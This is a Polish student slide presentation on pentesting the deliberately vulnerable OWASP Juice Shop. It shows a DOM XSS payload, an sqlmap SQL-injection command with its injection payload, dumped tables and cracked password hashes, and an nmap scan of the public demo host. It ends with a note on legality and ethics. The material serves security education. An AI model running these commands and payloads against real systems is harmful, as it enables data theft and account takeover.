




TESTOWANIE PENETRACYJNE APLIKACJI WEBOWEJ NA PRZYKŁADZIE OWASP JUICE SHOP

Julia Trzeciakiewicz

Uniwersytet Kazimierza Wielkiego w Bydgoszczy





CEL PROJEKTU

1. Przeprowadzenie praktycznej analizy bezpieczeństwa aplikacji webowej na przykładzie OWASP Juice Shop
2. Identyfikacja i wykorzystanie najczęstszych podatności zgodnych z OWASP Top 10
3. Wykorzystanie narzędzi do testów penetracyjnych oraz manualnych technik ataku
4. Zwiększenie świadomości zagrożeń oraz promowanie dobrych praktyk w zakresie ochrony aplikacji webowych




ZNACZENIE BEZPIECZEŃSTWA APLIKACJI WEBOWYCH

1. Aplikacje internetowe są dziś podstawą działalności biznesowej – obsługują klientów, przetwarzają wrażliwe dane i wspierają kluczowe procesy
2. Rosnąca liczba cyberataków i ich zaawansowania – powoduje coraz większe ryzyko wycieku danych, strat finansowych i utraty reputacji
3. Przepisy prawne (np. RODO) nakładają obowiązek ochrony danych osobowych i stosowania najlepszych praktyk bezpieczeństwa
4. Bezpieczeństwo aplikacji webowych to nie tylko ochrona danych, ale także budowa zaufania użytkowników i stabilności działania firmy w cyfrowym świecie

CZYM JEST OWASP JUICE SHOP?

Juice Shop to stworzona specjalnie przez organizację OWASP aplikacja webowa, która wygląda jak zwykły sklep internetowy – można w niej przeglądać produkty, logować się, zostawiać komentarze. Jednak pod powierzchnią zawiera celowo zaszyte dziesiątki różnych podatności, czyli luk bezpieczeństwa.



DO CZEGO SŁUŻY JUICE SHOP?

1. Juice Shop to darmowa aplikacja, idealna do nauki testów penetracyjnych.
2. Używana na szkoleniach, warsztatach i konkursach CTF.
3. Pomaga nauczyć się używania narzędzi takich jak Burp Suite, OWASP ZAP i innych.

1%
Hacking Challenges

0%
Coding Challenges

1/168
Challenges Solved

1★
1/28

2★
0/22

3★
0/43

4★
0/37

5★
0/24

6★
0/14

1 challenges are unavailable on Windows due to security concerns or technical incompatibility!

Hide disabled challenges

Complete the remaining tutorial challenges to unveil all 106 challenges and unlock the advanced Score Board filters!

Miscellaneous

Score Board

★

Find the carefully hidden 'Score Board' page.

TutorialCode Analysis

Hint

XSS

DOM XSS

★

Perform a DOM XSS attack with `<iframe src="javascript:alert('xss')">`.

TutorialGood for Demos

Hint

XSS

Bonus Payload

★

Use the bonus payload `<iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay">`

ShenanigansTutorial

Hint

Miscellaneous

Privacy Policy

★

Read our privacy policy.

Good PracticeTutorialGood for Demos

Hint


You successfully solved a challenge: Easter Egg (Find the hidden easter egg.)

You successfully solved a challenge: Error Handling (Provoke an error that is neither very gracefully nor consistently handled.)

You successfully solved a challenge: Poison Null Byte (Bypass a security control with a Poison Null Byte to access a file not meant for your eyes.)


W Juice Shop dostępne są wyzwania o różnym poziomie trudności, oznaczone liczbą gwiazdek – od łatwych po bardzo trudne. Po wykonaniu zadania pojawia się powiadomienie informujące o jego zaliczeniu.

Luki w zabezpieczeniach znalezione w OWASP Juice Shop są podzielone na kilka różnych klas. Większość z nich obejmuje różne rodzaje ryzyka lub podatności z dobrze znanych list lub dokumentów, takich jak OWASP Top 10 i inne.



OWASP 10 - CO TO?

OWASP Top 10 to międzynarodowy standard i ranking najpoważniejszych zagrożeń bezpieczeństwa aplikacji internetowych, publikowany przez organizację OWASP (Open Worldwide Application Security Project)



CZYM JEST TESTOWANIE PENETRACYJNE?

To proces polegający na przeprowadzeniu kontrolowanego ataku na system teleinformatyczny, mający na celu praktyczną ocenę bieżącego stanu bezpieczeństwa tego systemu, w szczególności obecności znanych podatności i odporności na próby przełamania zabezpieczeń.


JAK PRZEBIEGA TEST PENETRACYJNY?

1. Rekonesans
2. Skanowanie i analiza podatności
3. Wykorzystanie podatności
4. Utrzymanie dostępu (opcjonalnie)
5. Raportowanie i rekomendacje

REKONESANS

Architektura aplikacji opiera się w całości na języku JavaScript i TypeScript. Frontend zbudowany jest w technologii Angular. Backend oparty jest na Node.js i frameworku Express, a komunikacja między frontendem i backendem odbywa

się poprzez RESTful API. Dane przechowywane są w lekkiej bazie SQLite. Dodatkowo aplikacja korzysta z MarsDB, będącej odmianą bazy NoSQL kompatybilnej z MongoDB.



PUNKTY WEJŚCIA

Kluczowe punkty wejścia w aplikacji OWASP Juice Shop obejmują zarówno klasyczne formularze webowe, jak i publiczne endpointy REST API, przez które użytkownicy oraz potencjalni atakujący mogą komunikować się z systemem

Formularze webowe:

1. Formularz logowania i rejestracji użytkownika
2. Formularz zmiany hasła i zarządzania kontem
3. Formularz wyszukiwania produktów
4. Formularz składania zamówienia i płatności
5. Formularz wystawiania opinii o produktach
6. Formularz kontaktowy do obsługi klienta

Publiczne endpointy API:

1. /rest/user/login – logowanie użytkownika
2. /rest/user/register – rejestracja nowego użytkownika
3. /rest/products/search – wyszukiwanie produktów
4. /rest/basket – zarządzanie koszykiem zakupowym
5. /rest/feedback – przesyłanie opinii
6. /api/Challenges – pobieranie listy wyzwań i ich statusów
7. /snippets oraz /snippets/ – pobieranie fragmentów podatnego kodu

SQLMAP

1. Narzędzie typu open-source do automatycznego wykrywania i eksploatacji podatności SQL Injection
2. Wspiera wiele typów baz danych (MySQL, SQLite, PostgreSQL, MSSQL...)
3. Pozwala na: wykrycie podatności, pobieranie danych, łamanie hashy, uzyskanie dostępu do systemu
4. Umożliwia pełną automatyzację ataku – od wykrycia po eskalację


```
C:\Users\europ\sqlmap-dev>python sqlmap.py -u 'http://localhost:3000/rest/products/search?q=a' -p 'q' --level=3 --risk=3 --technique=B --dump-all
```

```
GET parameter 'q' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 35 HTTP(s) requests:
```

```
---
Parameter: q (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: q=a%' AND 2600=2600 AND 'IyYm%'='IyYm
---
```

```
[01:13:56] [INFO] the back-end DBMS is SQLite
```


```
back-end DBMS: SQLite
```

```
[01:13:56] [INFO] sqlmap will dump entries of all tables from all databases now
```

```
[01:13:57] [WARNING] unexpected HTTP code '200' detected. Will use (extra) validation step in similar cases
```

```
20
```

```
[01:13:57] [INFO] retrieved: sqlite_sequence
[01:14:01] [INFO] retrieved: Users
[01:14:02] [INFO] retrieved: Addresses
[01:14:04] [INFO] retrieved: Baskets
[01:14:05] [INFO] retrieved: Products
[01:14:07] [INFO] retrieved: BasketItems
[01:14:09] [INFO] retrieved: Captchas
[01:14:11] [INFO] retrieved: Cards
[01:14:12] [INFO] retrieved: Challenges
[01:14:14] [INFO] retrieved: Complaints
[01:14:16] [INFO] retrieved: Deliveries
[01:14:18] [INFO] retrieved: Feedbacks
[01:14:20] [INFO] retrieved: ImageCaptchas
[01:14:23] [INFO] retrieved: Memories
[01:14:25] [INFO] retrieved: PrivacyRequests
[01:14:29] [INFO] retrieved: Quantities
[01:14:31] [INFO] retrieved: Recycles
[01:14:33] [INFO] retrieved: SecurityQuestions
[01:14:36] [INFO] retrieved: SecurityQuestions
[01:14:38] [INFO] retrieved: Wallets
```



Poprzedni slajd prezentuje praktyczny przykład wykorzystania narzędzia sqlmap do przeprowadzenia ataku SQL Injection, skutkującego uzyskaniem dostępu do wszystkich tabel oraz potencjalnie wrażliwych danych z bazy danych aplikacji webowej.

1. Parametr q jest podatny na atak SQL Injection
2. Narzędzie wykryło, że backendowa baza danych to SQLite.
3. W dolnej części slajdu sqlmap automatycznie pobiera zawartość wszystkich tabel w bazie danych.



Database: <current>
Table: Memories
[10 entries]

id	UserId	caption	createdAt	imagePath	updatedAt
1	13	? #zatschi #whoneedsfourlegs	2025-05-18 21:12:21.848 +00:00	assets/public/images/uploads/???-#zatschi-#whoneedsfourlegs-1572600969477.jpg	2025-05-18 21:12:21.848 +00:00
2	4	Magn(et)ificent!	2025-05-18 21:12:21.848 +00:00	assets/public/images/uploads/magn(et)ificent!-1571814229653.jpg	2025-05-18 21:12:21.848 +00:00
3	4	My rare collectors item! [??\$??(?? ?° ?? ?°??)??\$??]	2025-05-18 21:12:21.848 +00:00	assets/public/images/uploads/my-rare-collectors-item!-[??\$??(??-?°-??-?°??)??\$??]-1572603645543.jpg	2025-05-18 21:12:21.848 +00:00
4	21	Welcome to the Bee Haven (/#bee-haven)?	2025-05-18 21:12:21.849 +00:00	assets/public/images/uploads/BeeHaven.png	2025-05-18 21:12:21.849 +00:00
5	13	Sorted the pieces, starting assembly process...	2025-05-18 21:12:21.849 +00:00	assets/public/images/uploads/sorted-the-pieces,-starting-assembly-process-1721152307290.jpg	2025-05-18 21:12:21.849 +00:00
6	13	Building something literally bottom up...	2025-05-18 21:12:21.849 +00:00	assets/public/images/uploads/building-something-literally-bottom-up-1721152342603.jpg	2025-05-18 21:12:21.849 +00:00
7	13	Putting in the hardware...	2025-05-18 21:12:21.849 +00:00	assets/public/images/uploads/putting-in-the-hardware-1721152366854.jpg	2025-05-18 21:12:21.849 +00:00
8	13	Everything up and running!	2025-05-18 21:12:21.849 +00:00	assets/public/images/uploads/everything-up-and-running!-1721152385146.jpg	2025-05-18 21:12:21.849 +00:00
9	18	I love going hiking here...	2025-05-18 21:12:21.861 +00:00	assets/public/images/uploads/favorite-hiking-place.png	2025-05-18 21:12:21.861 +00:00
10	19	My old workplace...	2025-05-18 21:12:21.865 +00:00	assets/public/images/uploads/IMG_4253.jpg	2025-05-18 21:12:21.865 +00:00

[01:36:15] [INFO] recognized possible password hashes in columns 'deluxetoken, password'

do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N

do you want to crack them via a dictionary-based attack? [Y/n/q] Y

[01:41:27] [INFO] using hash method 'md5_generic_passwd'

[01:41:27] [INFO] using hash method 'sha256_generic_passwd'

what dictionary do you want to use?

[1] default dictionary file 'C:\Users\europ\sqlmap-dev\data\txt\wordlist.tx_' (press Enter)

[2] custom dictionary file

[3] file with list of dictionary files

>

[01:41:45] [INFO] using default dictionary

do you want to use common password suffixes? (slow!) [y/N] n

[01:41:50] [INFO] starting dictionary-based cracking (md5_generic_passwd)

[01:41:50] [INFO] starting 8 processes

[01:42:01] [INFO] current status: 3st ... [INFO] cracked password 'admin123' for hash '0192023a7bbd73250516f069df18b500'

[fe01ce2a7fbac8fafaed7c982a04e22901:42:03] ... [INFO] cracked password 'demo' for hash '0192023a7bbd73250516f069df18b500'

[01:42:09] [INFO] current status: mario... [INFO] cracked password 'testtest' for hash '05a671c66aefea124cc08b76ea6d30bb'

[01:42:10] [INFO] cracked password 'ncc-1701' for hash 'e541ca7ecf72b8d1286474fc613e5e45'

[01:42:11] [INFO] cracked password 'private' for user 'evmrox'

[01:42:15] [INFO] starting dictionary-based cracking (sha256_generic_passwd)

Database: <current>

W wyniku tych działań:

1. Uzyskano dostęp do wrażliwych danych – atakujący może pobrać wszystkie dane z bazy, w tym zdjęcia, opisy, dane osobowe czy historię aktywności użytkowników.
2. Złamano hasła użytkowników – słabe lub nieodpowiednio zabezpieczone hasła mogą zostać szybko złamane za pomocą prostych ataków słownikowych, co umożliwia przejęcie kont użytkowników, w tym administratorów.

NMAP

Nmap (Network Mapper) to zaawansowany skaner sieciowy, wykorzystywany w testach bezpieczeństwa do rozpoznawania środowiska sieciowego.

Jego główne zastosowania to:

1. Wykrywanie otwartych portów na serwerach i urządzeniach sieciowych
2. Identyfikacja uruchomionych usług (np. serwer WWW, FTP, proxy)
3. Ocena powierzchni ataku systemu przed dalszymi testami penetracyjnymi

Nmap pozwala szybko i skutecznie uzyskać obraz dostępnych usług oraz potencjalnych punktów wejścia dla atakującego. Wyniki skanowania stanowią fundament do dalszych działań, takich jak wykrywanie podatności czy analiza konfiguracji bezpieczeństwa.


```
C:\Users\europ>nmap owasp-juice.shop
Starting Nmap 7.96 ( https://nmap.org ) at 2025-05-18 23:44 irodkowoeuropejski czas letni
Nmap scan report for owasp-juice.shop (81.169.145.156)
Host is up (0.029s latency).
Other addresses for owasp-juice.shop (not scanned): 2a01:238:20a:202:1156::
rDNS record for 81.169.145.156: w9c.rzone.de
Not shown: 995 closed tcp ports (reset)
PORT      STATE      SERVICE
21/tcp    open       ftp
25/tcp    filtered  smtp
80/tcp    open       http
443/tcp   open       https
8080/tcp   open       http-proxy

Nmap done: 1 IP address (1 host up) scanned in 2.97 seconds

C:\Users\europ> |
```

Każdy z wykrytych portów oznacza aktywną usługę, która może stanowić potencjalne zagrożenie, jeśli jest nieaktualna, źle zabezpieczona lub niepotrzebna.

BURP SUITE

1. Burp Suite to popularny zestaw narzędzi do analizy i testowania bezpieczeństwa aplikacji internetowych
2. Działa jako proxy, przechwytyjąc i umożliwiając modyfikację ruchu HTTP/HTTPS między przeglądarką a serwerem
3. Umożliwia automatyczne wykrywanie podatności oraz ręczne testy
4. Jest standardem w pracy pentesterów i specjalistów ds. bezpieczeństwa aplikacji webowych



WYKRYWANIE I PRZEPROWADZANIE ATAKU NA PODATNOŚCI

CZAS NA FILM!

TESTOWANIE = TAK, ALE ZGODNIE Z PRAWEM

Testy penetracyjne zawsze muszą być legalne – oznacza to, że możemy je przeprowadzać tylko za zgodą właściciela systemu. Bez wyraźnego pozwolenia takie działania są traktowane jako nieautoryzowany dostęp, czyli przestępstwo.

Dlatego przed rozpoczęciem testów konieczna jest odpowiednia umowa lub zlecenie, które jasno określa zakres działań i odpowiedzialności.

Bardzo ważne jest również etyczne podejście – nawet jeśli znajdziemy dane użytkowników, nie wolno ich kopiować ani udostępniać. Celem pentestera jest pomoc, a nie szkoda.

WYNIKI I WNIOSKI

1. OWASP Juice Shop umożliwił praktyczne przetestowanie najczęstszych podatności występujących w aplikacjach webowych, w szczególności tych z listy OWASP Top 10
2. W kontrolowanym środowisku udało się wykryć i wykorzystać luki takie jak SQL Injection, Broken Access Control czy błędy w konfiguracji, co pozwoliło na uzyskanie nieautoryzowanego dostępu do danych i funkcji aplikacji.
3. Praca z Juice Shop pozwoliła zrozumieć, jakie realne konsekwencje mogą mieć ataki na aplikacje webowe – od wycieku danych, przez przejęcie kont, po całkowite skompromitowanie systemu